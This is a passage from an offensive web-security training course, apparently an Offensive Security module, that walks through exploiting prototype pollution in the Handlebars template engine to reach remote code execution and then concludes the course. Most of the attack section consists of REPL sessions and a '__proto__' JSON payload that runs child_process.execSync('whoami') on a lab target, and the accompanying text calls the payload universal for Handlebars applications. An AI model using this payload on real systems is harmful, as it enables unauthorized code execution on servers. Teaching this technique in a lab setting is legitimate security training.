> precompiled = Handlebars.precompile("hello {{ foo }}")
'{"compiler":[8,">=
4.3.0"],"main":function(container,depth0,helpers,partials,data) {\n' +
  '    var stack1, helper, lookupProperty = container.lookupProperty ||
function(parent, propertyName) {\n' +
  '        if (Object.prototype.hasOwnProperty.call(parent, propertyName)) {\n' +
  '          return parent[propertyName];\n' +
  '        }\n' +
  '        return undefined\n' +
  '    };\n' +
  '\n' +
  ' return ((stack1 = ((helper = (helper = lookupProperty(helpers,"undefined") ||
(depth0 != null ? lookupProperty(depth0,"undefined") : depth0)) != null ? helper :
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
container.hooks.helperMissing),(typeof helper === "function" ? helper.call(depth0 !=
null ? depth0 : (container.nullContext ||
{}),{"name":"undefined","hash":{},"data":data,"loc":0}) : helper))) != null ? stack1 :
"");\n' +
  '},"useData":true}'

> eval("compiled = " + precompiled)
{ compiler: [ 8, '>= 4.3.0' ], main: [Function: main], useData: true }

> tem = Handlebars.template(compiled)
[Function: ret] {
  isTop: true,
  _setup:  [Function  (anonymous)],
  _child: [Function (anonymous)]
}
> tem()
''
```

Listing 656 - loc Set in Object Prototype

At this point, our template compiled, imported, and executed without throwing any errors. We should not expect any output since we have not added anything of substance to the *MustacheStatement*. Next, let's add the *NumberLiteral* parameter to this statement. We'll review the object of the example *NumberLiteral* we generated earlier and use this as a baseline for our variables.

```
{
  type: 'NumberLiteral',
  value: 12345,
  original: 12345,
  loc: SourceLocation {
    source: undefined,
    start: { line: 1, column: 27 },
    end: { line: 1, column: 32 }
  }
}
```

Listing 657 - StringLiteral Object Example

Again, we will start with the minimum and add additional values as necessary. We know we will need the *type* to instruct the parser to treat the value as a *NumberLiteral* and we need the *value* to inject into the compiled code. All of this will be placed into an array of objects in the *params* variable.

```
[
    {
        type: 'MustacheStatement',
        path:0,
        loc: 0,
        params: [
            {
                type: 'NumberLiteral',
                value: "console.log('haxhaxhax')"
            }
        ]
    }
]
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Listing 658 - Value to be Set in body

Listing 658 shows the value that we will be using to set in the *body* variable within the Object prototype.

```
> {}.__proto__.body = [{type: 'MustacheStatement', path:0, loc: 0, params: [ { type:
'NumberLiteral', value: "console.log('haxhaxhax')" } ]}]
[
  { type: 'MustacheStatement', path: 0, loc: 0, params: [ [Object] ] }
]

> precompiled = Handlebars.precompile("hello {{ foo }}")
'{"compiler":[8,">=
4.3.0"],"main":function(container,depth0,helpers,partials,data) {\n' +
  '    var stack1, lookupProperty = container.lookupProperty || function(parent,
propertyName) {\n' +
  '        if (Object.prototype.hasOwnProperty.call(parent, propertyName)) {\n' +
  '          return parent[propertyName];\n' +
  '        }\n' +
  '        return undefined\n' +
  '    };\n' +
  '\n' +
  ` return ((stack1 = (lookupProperty(helpers,"undefined")||(depth0 &&
lookupProperty(depth0,"undefined"))||container.hooks.helperMissing).call(depth0 !=
null ? depth0 : (container.nullContext ||
{}),console.log('haxhaxhax'),{"name":"undefined","hash":{},"data":data,"loc":0})) !=
null ? stack1 : "");\n` +
  '},"useData":true}'
```

Listing 659 - Adding params to body in Object Prototype

At this point, the value is added to the compiled function. Now, let's try to execute the function and verify that our payload is being executed.

```
> eval("compiled = " + precompiled)
{ compiler: [ 8, '>= 4.3.0' ], main: [Function: main], useData: true }

> tem = Handlebars.template(compiled)
[Function: ret] {
  isTop: true,
  _setup:  [Function  (anonymous)],
  _child: [Function (anonymous)]
}

> tem()
haxhaxhax
Uncaught Error: Missing helper:
    "undefined" at Object.<anonymous>
(/usr/src/app/node_modules/handlebars/dist/cjs/handlebars/helpers/helper-
missing.js:19:13)
    at Object.wrapper
(/usr/src/app/node_modules/handlebars/dist/cjs/handlebars/internal/wrapHelper.js:15:19
)
    at Object.main (eval at <anonymous> (REPL183:1:1),
    <anonymous>:9:138) at main
(/usr/src/app/node_modules/handlebars/dist/cjs/handlebars/runtime.js:208:32)
    at ret
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
(/usr/src/app/node_modules/handlebars/dist/cjs/handlebars/runtime.js:212:12)
  { description: undefined,
  fileName: undefined,
  lineNumber: undefined,
  endLineNumber: undefined,
  number: undefined
}
```

Listing 660 - Rending Template with inject prototype pollution

Although we received an error, our *console.log* statement executed! Excellent!

Next, we need to apply the principles learned here to exploit the target application with an HTTP request. We'll modify the request payload to include the information we added to the prototype on the CLI.

```
"__proto__":
{
  "type": "Program",
  "body":[
    {
      "type": "MustacheStatement",
      "path":0,
      "loc": 0,
      "params":[
        {
          "type": "NumberLiteral",
          "value":
"console.log(process.mainModule.require('child_process').execSync('whoami').toString() )"

        }
      ]
    }
  ]
}
```

Listing 661 - RCE __proto__ payload

We'll use an exploit payload that will print out the current user running the application. We'll use this payload in Burp.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 340: Handlebars RCE exploit via Prototype Pollution

When we send the request, we'll use the token in the response to create a connection.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 341: Sending token from response

As before, the prototype is polluted towards the end of the request. To trigger it, we need to load a new page.

Sending a GET request to the root generates an error. However, the docker-compose console includes the user that is running the application in the container (root).

```
chips_1      | root
chips_1      |
chips_1      | root
chips_1      |
chips_1      | GET / 500 39.494 ms - 1152
chips_1      | Error: /usr/src/app/views/hbs/error.hbs: Missing helper: "undefined"
...
```

Listing 662 - Console of Application Displaying User

Excellent! We have polluted the prototype to gain RCE on the application! This payload should be universal in other applications that use the Handlebars library.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

13.5.2.1 Exercises

1. Follow along with this section but connect to the remote debugger and observe the prototype pollution exploit.
2. Obtain a shell using this exploit.
3. In this module we used the *NumberLiteral* type to reach RCE. Are there other types that might also result in RCE? What are they?

13.5.2.2 Extra Mile

Switch the Templating Engine to Pug and discover a path to RCE.

13.6 Wrapping Up

In this module, we introduced JavaScript prototypes, discussed how to pollute them, and how prototype pollution can be exploited. We discovered a prototype pollution vulnerability in a third-party library and exploited it. Finally, we used the prototype pollution vulnerability to exploit two different templating engines. We obtained confirmation of which templating engine the remote server was running and obtained remote code execution from both templating engines.

Prototype pollution is a vulnerability that is fairly common in third-party libraries. While many of these vulnerabilities have been fixed, many applications and libraries have not been updated to use the latest version. This leaves us with a prime opportunity to exploit the vulnerability and obtain code execution.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

14Conclusion

The need to secure web applications will continue to grow as long as innovation is a driving factor for businesses. As we rely more heavily on web applications for personal and commercial needs, the attack surface also continues to grow. In this course, we've abused these expanding attack surfaces to discover vulnerabilities in web applications. We leveraged these vulnerabilities to chain exploits resulting in the compromise of the underlying servers.

In some instances, we used an application's source code to identify vulnerabilities that automated scanners might miss. When the source code was unavailable, we applied our knowledge of web service architectures and programming languages to discover effective and disastrous exploits. Along the way, we gained a deeper understanding of how web applications work.

14.1 The Journey So Far

Throughout the course we explored several ways to bypass authentication in web applications, including session riding via cross-site scripting, type juggling, blind SQL injection, and weak random number generation. We gained remote code execution through insecure file uploads, code injection, deserialization, and server-side template injection. We chained these exploits together to go from unauthenticated users to remote shells on the underlying servers.

We encourage you to continue researching web application exploits and how they can change depending on an application's technology stack. A given vulnerability type, such as XML external entity injection, can have vastly different ramifications depending on the underlying application's programming language or framework.

14.2 Exercises and Extra Miles

Each module of the course contains exercises designed to test your comprehension of the material. You will also find "Extra Miles" that require additional effort beyond the normal exercises. While optional, we encourage all students to attempt the "Extra Miles" to get the most out of the course.

14.3 The Road Goes Ever On

Once you've completed the course modules, there are three additional lab machines available for you to analyze and exploit: Answers, DocEdit, and Sqeakr. These machines run custom web applications, each of which contain several exploits based on the topics covered in this course. For this reason, we recommend you first complete the exercises and extra miles in the course modules before attempting these machines.

We have pre-configured the Answers and DocEdit applications to enable remote debugging and provided the relevant source code on a debugger virtual machine. A small web application is running on this machine as well, accessible on localhost:80. This application simulates remote user actions on the two lab machines on-demand for any exploit that requires client side exploitation.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Choosing how to approach the Answers machine is up to you. While you may be able to find some vulnerabilities through a black box test, a white box approach could be more comprehensive. For DocEdit, we recommend you take a white box approach.

If you want to conduct a white box test on either of these applications, you'll find the machine credentials and the debugger in your control panel.

The third machine, Sqeakr, is a black box test without any credentials or application source code provided. Of course, if you are able to get a shell on this machine, you can reverse engineer the application to look for other vulnerabilities.

14.4 Wrapping Up

The methodologies suggested in this course are only suggestions. We encourage you to take what works for you and continue developing your own methodology for web application security testing as you progress through the extra miles, lab machines, and onward to whatever security assessments await.

It is easy to fixate on one potential vulnerability or go down rabbit holes of endless details when assessing web applications. If you get stuck, take a step back, challenge your assumptions, and change your perspective. Remember to look at all the pieces of information available to you and see how you can fit things together to reach your goal. Do not give up, and always remember to Try Harder.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets